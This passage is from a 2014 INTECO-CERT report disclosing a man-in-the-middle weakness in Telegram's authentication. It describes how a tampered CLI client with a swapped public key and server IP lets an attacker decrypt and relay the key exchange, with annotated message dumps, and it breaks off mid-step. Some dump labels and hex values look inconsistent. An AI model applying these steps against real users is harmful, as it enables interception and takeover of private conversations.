Telegram

Bypassing the authentication protocol

INTECO Instituto Nacional de Tecnologías de la Comunicación

INTECO cert

AUTHOR

Jesus Diaz Vico

COORDINATION

Deepak Daswani Daswani

Daniel Fírvida Pereira

VERSION CONTROL		
Version	**Date**	**Description**
V1	04/28/2014	Published first version.
V1.1	05/07/2014	Updates in Sections 1, 5 and Appendix A.

TABLE OF CONTENTS

1 INTRODUCTION 4

2 THE THEORY: PROTOCOL AND EXPLOITATION 5

2.1 Authentication/authorization protocol 5

2.2 Attack flow 7

3 THE PRACTICE: POC USING *CLI* 10

3.1 Source code 17

4 CONSEQUENCES 18

4.1 Viability of the attack 19

4.2 Additional considerations 20

4.3 Telegram clients 20

5 CONCLUSION 22

APPENDIX A. TIMELINE 23

1 INTRODUCTION

Telegram[1] is the new alternative to Whatsapp, launched in mid August, 2013. Its main novelty lays in the combination of a user-friendly experience with a security level higher than that of its competitors. Moreover, its communication protocols[2] (self-designed) are free, and the API[3] for interacting with their servers is open, just like the code of the official client[4].

This enormously eases the task of third-party development, and promotes it. In fact, besides the official client software, available for Android and iOS, 6 unofficial clients[5] in a beta development stage are referenced within Telegram's website, for several devices and environments like Linux, Windows and Mac. Additionally, this website also references another seven applications in a pre-alpha state.

This policy follows to the letter the famous Kerckhoffs principles[6], which basically establish that the security of a system should lie only in the key, and never in the secrecy (or obscurity) of the system.

Nevertheless, in the current document it will be shown that this has important implications concerning the system's design, since it is required to take into account the simplicity of the adversary to manipulate it. Specifically, *Telegram's authentication mechanism presents weakneses that make it vulnerable to this issue*, allowing an attacker to gain complete control over its victims, if he manages to get them to install a slightly modified client which behaves exactly as a legitimate one.

This study shows the security provided by the usage of Telegram's official applications over the threats that may suppose the use of malicious applications that may take advantage of the authentication mechanisms designed by Telegram.

[1] https://telegram.org
[2] https://core.telegram.org/mtproto
[3] https://core.telegram.org/api
[4] https://telegram.org/source
[5] https://telegram.org/apps
[6] http://en.wikipedia.org/wiki/Kerckhoffs%27_Principle

2 THE THEORY: PROTOCOL AND EXPLOITATION

In this section we will review the protocol used by Telegram when installing a new client in a device. By means of this protocol, client and server negotiate a shared key that will be used from that moment onwards to cipher all communications between them.

Once explained the protocol, we detail at a theoretical level how an attacker could circumvent this authentication by launching a Man-in-the-Middle attack.

2.1 AUTHENTICATION/AUTHORIZATION PROTOCOL

When a user (new or not) installs a Telegram's client in a compatible device, this client communicates with Telegram's servers in order to create a shared key. This key is called **authorization key**, and will be subsequently used to cipher all communications between client and server, having a high persistence.

For negotiating the key, Telegram uses the Diffie-Hellman key exchange protocol[7]. Hence, the key itself is never transmitted in cleartext nor encrypted. For the user to know that she is communicating with the legitimate Telegram's server, the latter specifies its public key (more precisely, the fingerprint of its public key) in the first message the server sends to the client.

We now give a detailed description of this protocol, also swhon in Figure 1. For further details on this process, we refer to Telegram's website[8], which also includes an example with specific data[9].

1. The user, Alice, sends a request **`req_pq`** to Telegram's server.This message contains a *nonce*[10], generated by Alice herself, denoted `nonce`.
2. Telegram responds with the **`resPQ`** message, containing a new nonce generated by the server, named `server_nonce`. Additionally, it includes a small composite integer `n=pq`, product of two primes `p` and `q`, and the fingerprint of its public key, `fingerprint`. From this moment on, all messages will contain the pair (`nonce,server_nonce`), used to identify the session.
3. Alice verifies that it has the public key associated to `fingerprint` and, if affirmative, she factorizes `n`, getting `p` and `q`. She then creates a new random number, `new_nonce`, and sends the three values encrypted with Telegram's public key, composing the message **`req_DH_params`**.


[7] http://en.wikipedia.org/wiki/Diffie-hellman
[8] https://core.telegram.org/mtproto/auth_key
[9] https://core.telegram.org/mtproto/samples-auth_key
[10] http://en.wikipedia.org/wiki/Cryptographic_nonce

4. Telegram deciphers the received values and verifies the factorization of `n`. If it is correct, it uses `new_nonce` and `server_nonce` to generate a symmetric key that will be temporarily used with AES working in IGE[11] mode. It will also generate its contribution to the Diffie-Hellman exchange, g^a. Telegram sends g^a to Alice, encrypted with the AES temporary key. This is the **`server_DH_params_ok`** message.
5. Alice, knowing `new_nonce` and `server_nonce`, derives the same AES key and decrypts g^a. She checks that it complies with the necessary cryptographic properties and then generates her own g^b. At this point, the client knows that in case of a successful completion of the protocol, the final *authorization key* will be g^{ab}. In her last message, **`set_client_DH_params`**, Alice sends g^b to Telegram, also encrypted with the temporary AES key.
6. Telegram decrypts the received value and sets the authorization key to $g^{ab} = g^{ba}$. As an acknowledgement, Telegram sends a last message to Alice, **`dh_gen_ok`**, which includes a SHA1 hash with a specific syntax which depends on the values of `new_nonce` and *authorization key*.

Once Alice has established the key with Telegram's server, the latter redirects her to the server (or servers) physically near to her, with whom Alice repeats the same process. Finally, Telegram sends Alice an SMS including a code to the phone number specified by her. After sending back the code, the authentication is completed.

[11] http://www.links.org/files/openssl-ige.pdf

Figure 1. Protocol for creating a new authorization key in Telegram



Source: Own elaboration

2.2 ATTACK FLOW


Saving the details, this is a well known process for key exchange, similar to that performed during the SSL/TLS handshake. However, the context in which it is executed for Telegram has several properties making easier a MITM attack like the one shown in Figure 2. The main problem is due to the fact that having an open API anyone can create a client and make use of the services provided by Telegram's servers. Thus all the trust is placed in the way that third-party developers create applications. To this, add that there is no underlying "standard" public key infrastructure, like X.509 or GPG (at least, there is no easy-to-find reference to it in the documentation). In summary, all the responsibilty reduces to a correct implementation of the client software and, specifically, that it has installed the legitimate public key and makes an strict verification of it, but manually. This is not new, and has already been pointed out by security experts, like it is stated in Cryptofails[12]: "*They do not authenticate public keys*".

What should an attacker do to launch the attack? Briefly, he would have to change Telegram's public key (and the IP address, or perform a "live" spoofing attack), included in the client, and distribute the malicious client to the victim(s). With this, the client would communicate with the attacker, who would then be able to decrypt the third message of the protocol, since it has been encrypted with the attacker's public key. Thus, the attacker will obtain the `new_nonce` value, and will be able to derive the temporary key and decrypt and re-encrypt all the messages, emulating the legitimate protocol (i.e., re-calculating the integrity protection hashes in case of making some modification, etc.) until he establishes an authorization key with each communication end.

Does the SMS code prevent the attack? No. Since the user will still receive the message (the attacker does not modify the cellphone number). Given that it is the legitímate user who initiates the authentication process, she will not suspect that an attack is in course, and will send the code to Telegram, via the attacker. In case of having previously installed Telegram in another device, the victim will receive a message informing that a new authentication has been performed from the IP address *`x.y.z.v`*. However, probably only the advanced users will take care of verifying that the specified IP address actually matches the one assigned to their device.

[12] http://www.cryptofails.com/post/70546720222/telegrams-cryptanalysis-contest

Figure 2. Attack flow




Source: Own elaboration

3 THE PRACTICE: POC USING *CLI*

This problem affects every client for Telegram. However, as a concrete example, we will take as a base one of the unofficial clients for Linux, which works from the command line. This client, written in C under the GPL v2 license, is referenced from Telegram's[13] website, where it is named *CLI*[14].

On the one hand, in *CLI,* Telegram's public key is stored in the file `tg.pub`, which contents are shown in Figure 3. This file contains just the public key of Telegram's server, that is, it is not a proper standard certificate (X.509, PGP, or any other type). Thus, it is not posible to verify by means of any standard method the validity of that public key in the context of some Certification Authority.

Figure 3. `tg.pub` key



```
root@[redacted]# cat tg.pub
-----BEGIN RSA PUBLIC KEY-----
MIIBCgKCAQEAyY9aW/0U3Vpju5QWHi46n7OFHZnRfDRP34mX4k6xnK4xY14phjqa
Slt0Jr37o/fLXyXCDSX3HoAG1uRNMiXss7luC1qkQBME8dHGWCprbkfjrh7HkrEd
UkKU7FkSPqwVqEaNGw08xedGXJYcZflVqDNA3V+prPSRvrsRw5aCXOxJvKy1AhVi
fKCh+z59cMvn/H6U51H9E3+iAg0VkF5nQ+yemjP8BJ+/B2Be3TOMcQyEVC19JLj8
EwBdYAVtEQbwYfjvhkU8m0PMYgCcg4jqKT/G4Z6vJd3Pd8ml/dkmcgz+0S5h0esk
9yJ+u5S2J86nLEJcPxajv0J05GFpBZY/rQIDAQAB
-----END RSA PUBLIC KEY-----
```

Source: Own elaboration


On the other hand, the data related to the initial Telegram server with which the client must communicate with are *hardcoded* in the `TG_SERVER` constant, defined in the file `net.h`. It is set to the IP address IP 173.240.5.1, one of the IPs of Telegram's Data Centers.

The malicious client is created by modifying this information (the public key and the IP address to connect to) in *CLI*, setting them to a public key and IP address controlled by the attacker. We show below real dumps (after formatting them to ease readability) of how would an attack execution be.

1. **`req_pq`**: Figure 4 contains the first message of the exchange. *auth_key* is set to 0, since no authentication has yet occured; the message identifier (which corresponds to approximately the Unix timestamp, multiplied by 2^{32}); the length of the data within the message (14 bytes); the operation code (0x78974660)[15]; and finally, the nonce generated by the victim's client. The attacker, as shown in the first line, just forwards the message to Telegram's server.

[13] https://www.telegram.org/apps
[14] https://github.com/vysheng/tg
[15] The fields defined up to now are common in all messages and will henceforth be obviated.

Figure 4. `req_pq` message




```
[VICTIM -> MITM -> TELEGRAM]:
-----------------------
req_pq:
-----------------------
HEADER:
    auth_key: 00 00 00 00 00 00 00 00
   timestamp: 00 d8 67 83 78 07 1f 53
  msg_length: 14 00 00 00
     TL code: 78 97 46 60

DATA:
       nonce: 8e ba 4a e6 07 4d 5e 66 d6 4b a5 62 61 fe 4a 9b
```

Source: Own elaboration

2. **`resPQ`**: Telegram's server responds as depicted in the top half of Figure 5. Concretely, it generates a new nonce, `server_nonce`, a composite number, `pq`, and sends the fingerprint of its public key (the other values are similar to the ones specified for the previous message). It also includes the same nonce that was sent by the client. Recall that this message is received by the attacker, who simply changes the fingerprint by one associated to a public key under his control. Then, the attacker forwards the message to the victim.

Figure 5. `resPQ` message



```
[TELEGRAM -> MITM]:
-----------------------
respq:
-----------------------
HEADER:
    auth_key: 00 00 00 00 00 00 00 00
   timestamp: 01 58 b3 dc 7a 07 1f 53
  msg_length: 40 00 00 00
     TL code: 63 24 16 05

       nonce: 8e ba 4a e6 07 4d 5e 66 d6 4b a5 62 61 fe 4a 9b
server_nonce: 6e e8 d3 19 ce 53 eb dc 49 d4 f5 46 4f 4c e0 5e
          pq: 08 16 31 ba 9b 25 0d 76 6d 00 00 00
   vector.TL: 15 c4 b5 1c
vector.count: 01 00 00 00
 fingerprint: 21 6b e8 6c 02 2b b4 c3
[MITM -> VICTIM] (1394542457.10):
-----------------------
respq:
-----------------------
HEADER:
    auth_key: 00 00 00 00 00 00 00 00
   timestamp: 01 58 b3 dc 7a 07 1f 53
  msg_length: 40 00 00 00
     TL code: 63 24 16 05

       nonce: 8e ba 4a e6 07 4d 5e 66 d6 4b a5 62 61 fe 4a 9b
server_nonce: 6e e8 d3 19 ce 53 eb dc 49 d4 f5 46 4f 4c e0 5e
          pq: 08 16 31 ba 9b 25 0d 76 6d 00 00 00
   vector.TL: 15 c4 b5 1c
vector.count: 01 00 00 00
 fingerprint: a7 4e 22 73 a7 a0 50 b0
```

Source: Own elaboration


3. **`req_dh_params`**: The victim's client response to the previous `resPQ` message is included in the top half of Figure 6. It can be obvserved how the victim "does not detect" the change in the public key, since she accepts the message and

continues the protocol. Moreover, she factors `pq`, obtaining the numbers `p` and `q` included in the message.

Lastly, she generates `new_nonce`, used to derive a temporary AES key, and included within the encrypted part of the message (the figure only shows this value in plain text, under the section "*DEC(p_q_inner_data)*", which also includes the previous values). This last part is encrypted using the attacker's public key, who receives the message.

The attacker will then be able to decrypt it, since the associated private key is under his control. As observed in the bottom half of the figure, the attacker simply modifies the fingerprint value, re-encrypts everything with the legitímate public key and sends it to Telegram. Here, it is also worth noting that the attacker is not affected by the anti-DoS protection (the need to factor `n` in `p` and `q`).

Figure 6. `req_dh_params` message




```
req_dh_params:
-----------------------
HEADER:
    auth_key: 00 00 00 00 00 00 00 00
   timestamp: 00 0c ee 3d 79 07 1f 53
  msg_length: 40 01 00 00
     TL code: be e4 12 d7

         nonce: 8e ba 4a e6 07 4d 5e 66 d6 4b a5 62 61 fe 4a 9b
  server_nonce: 6e e8 d3 19 ce 53 eb dc 49 d4 f5 46 4f 4c e0 5e
             p: 04 42 b3 98 d9 00 00 00
             q: 04 55 2e 6d b5 00 00 00
   fingerprint: a7 4e 22 73 a7 a0 50 b0

DEC(p_q_inner_data):
                  sha1: 53 c6 9b 8c 8b 97 84 10 31 46 1a 08 61 c3
                        68 09 1f 74 6d de
        p_q_inner_data: ec 5a c9 83
                    pq: 08 16 31 ba 9b 25 0d 76 6d 00 00 00
                     p: 04 42 b3 98 d9 00 00 00
                     q: 04 55 2e 6d b5 00 00 00
                 nonce: 8e ba 4a e6 07 4d 5e 66 d6 4b a5 62 61 fe 4a 9b
          server_nonce: 6e e8 d3 19 ce 53 eb dc 49 d4 f5 46 4f 4c e0 5e
             new_nonce: da cb 3e ac 81 1d 95 b7 ea 08 0e e2 f5 13 79 1e
                        67 d9 b1 5f 4e b9 cb 1b c7 38 e3 16 5e 63 0d 65

[MITM -> TELEGRAM] (1394542457.26):
-----------------------
req_dh_params:
-----------------------
HEADER:
    auth_key: 00 00 00 00 00 00 00 00
   timestamp: 00 0c ee 3d 79 07 1f 53
  msg_length: 40 01 00 00
     TL code: be e4 12 d7

         nonce: 8e ba 4a e6 07 4d 5e 66 d6 4b a5 62 61 fe 4a 9b
  server_nonce: 6e e8 d3 19 ce 53 eb dc 49 d4 f5 46 4f 4c e0 5e
             p: 04 42 b3 98 d9 00 00 00
             q: 04 55 2e 6d b5 00 00 00
   fingerprint: 21 6b e8 6c 02 2b b4 c3

DEC(p_q_inner_data):
                  sha1: 53 c6 9b 8c 8b 97 84 10 31 46 1a 08 61 c3
                        68 09 1f 74 6d de
        p_q_inner_data: ec 5a c9 83
                    pq: 08 16 31 ba 9b 25 0d 76 6d 00 00 00
                     p: 04 42 b3 98 d9 00 00 00
                     q: 04 55 2e 6d b5 00 00 00
                 nonce: 8e ba 4a e6 07 4d 5e 66 d6 4b a5 62 61 fe 4a 9b
          server_nonce: 6e e8 d3 19 ce 53 eb dc 49 d4 f5 46 4f 4c e0 5e
             new_nonce: da cb 3e ac 81 1d 95 b7 ea 08 0e e2 f5 13 79 1e
                        67 d9 b1 5f 4e b9 cb 1b c7 38 e3 16 5e 63 0d 65
```

Source: Own elaboration

4. **`server_dh_params_ok`**: The server decrypts the received information, and verifies the factorization of `n=pq`. It uses the value `new_nonce` to generate the same AES key created by the client. At last, the server initiates the Diffie-Hellman Exchange, computing a random vlaue *a* and calculating g^a *(mod prime)*, denoted with `g_a` in Figure 7.

All this information is encrypted using the AES temporary key[16]. Again, the message is sent to the attacker, who knowing `new_nonce` is also able to generate the AES key and decrypt it.
Afterwards, the attacker generates his own *a'* and $g^{a'}$ *(mod prime)*, re-encrypts it with the AES key and sends the result to the victim. It can be seen in the figure that, indeed, the vlaue `g_a` changes.

Figure 7. `server_dh_params_ok` message



```
[MITM -> VICTIM] (1394542457.38):
-----------------------
server_dh_params_ok:
-----------------------
HEADER:
    auth_key: 00 00 00 00 00 00 00 00
   timestamp: 01 38 07 1f 7b 07 1f 53
  msg_length: 78 02 00 00
     TL code: 5c 07 e8 d0

         nonce: 8e ba 4a e6 07 4d 5e 66 d6 4b a5 62 61 fe 4a 9b
  server_nonce: 6e e8 d3 19 ce 53 eb dc 49 d4 f5 46 4f 4c e0 5e

DEC(server_DH_inner_data):
                  sha1: 3a 38 74 3e 4e c3 41 74 7a a1 1c f3 cd 0e
                        c2 e2 d7 a3 1a e5
        server_DH_inner_data: ba 0d 89 b5
                 nonce: 8e ba 4a e6 07 4d 5e 66 d6 4b a5 62 61 fe 4a 9b
          server_nonce: 6e e8 d3 19 ce 53 eb dc 49 d4 f5 46 4f 4c e0 5e
                     g: 03 00 00 00
          [fixed data]: fe 00 01 00
              dh_prime: c7 1c ae b9 c6 b1 c9 04 8e 6c 52 2f 70 f1 3f 73
 8e 3c 4f 3a 90 60 be e6 7c f9 a4 a4 a6 95 81 10 51 90 7e 16 27 53 b5 6b
                   g_a: fd 17 ed 95 0d 59 65 b4 b9 dd 46 58 2d b1 17 8d
92 fb 67 ba 87 f0 21 7f 30 84 0a 33 00 5c 0f 05 a0 58
[MITM -> VICTIM] (1394542457.38):
-----------------------
server_dh_params_ok:
-----------------------
HEADER:
    auth_key: 00 00 00 00 00 00 00 00
   timestamp: 01 38 07 1f 7b 07 1f 53
  msg_length: 78 02 00 00
     TL code: 5c 07 e8 d0

         nonce: 8e ba 4a e6 07 4d 5e 66 d6 4b a5 62 61 fe 4a 9b
  server_nonce: 6e e8 d3 19 ce 53 eb dc 49 d4 f5 46 4f 4c e0 5e

DEC(server_DH_inner_data):
                  sha1: c0 94 55 f5 f1 50 89 dc fc c5 5c 36 d7 9e
                        57 0a aa ce b5 2b
        server_DH_inner_data: ba 0d 89 b5
                 nonce: 8e ba 4a e6 07 4d 5e 66 d6 4b a5 62 61 fe 4a 9b
          server_nonce: 6e e8 d3 19 ce 53 eb dc 49 d4 f5 46 4f 4c e0 5e
                     g: 03 00 00 00
          [fixed data]: fe 00 01 00
              dh_prime: c7 1c ae b9 c6 b1 c9 04 8e 6c 52 2f 70 f1 3f 73
 8e 3c 4f 3a 90 60 be e6 7c f9 a4 a4 a6 95 81 10 51 90 7e 16 27 53 b5 6b
                   g_a: fd 17 ed 95 0d 59 65 b4 b9 dd 46 58 2d b1 17 8d
 d0 73 3a b0 94 e1 89 55 b2 83 8e e7 99 67 03 f7 fc 37
```

Source: Own elaboration

5. **`set_client_DH_params`**: The victim verifies that all cryptographic parameters meet the necessary requirements and, subsequently, makes her contribution to the Diffie-Hellman exchange, generating her own random value *b* and

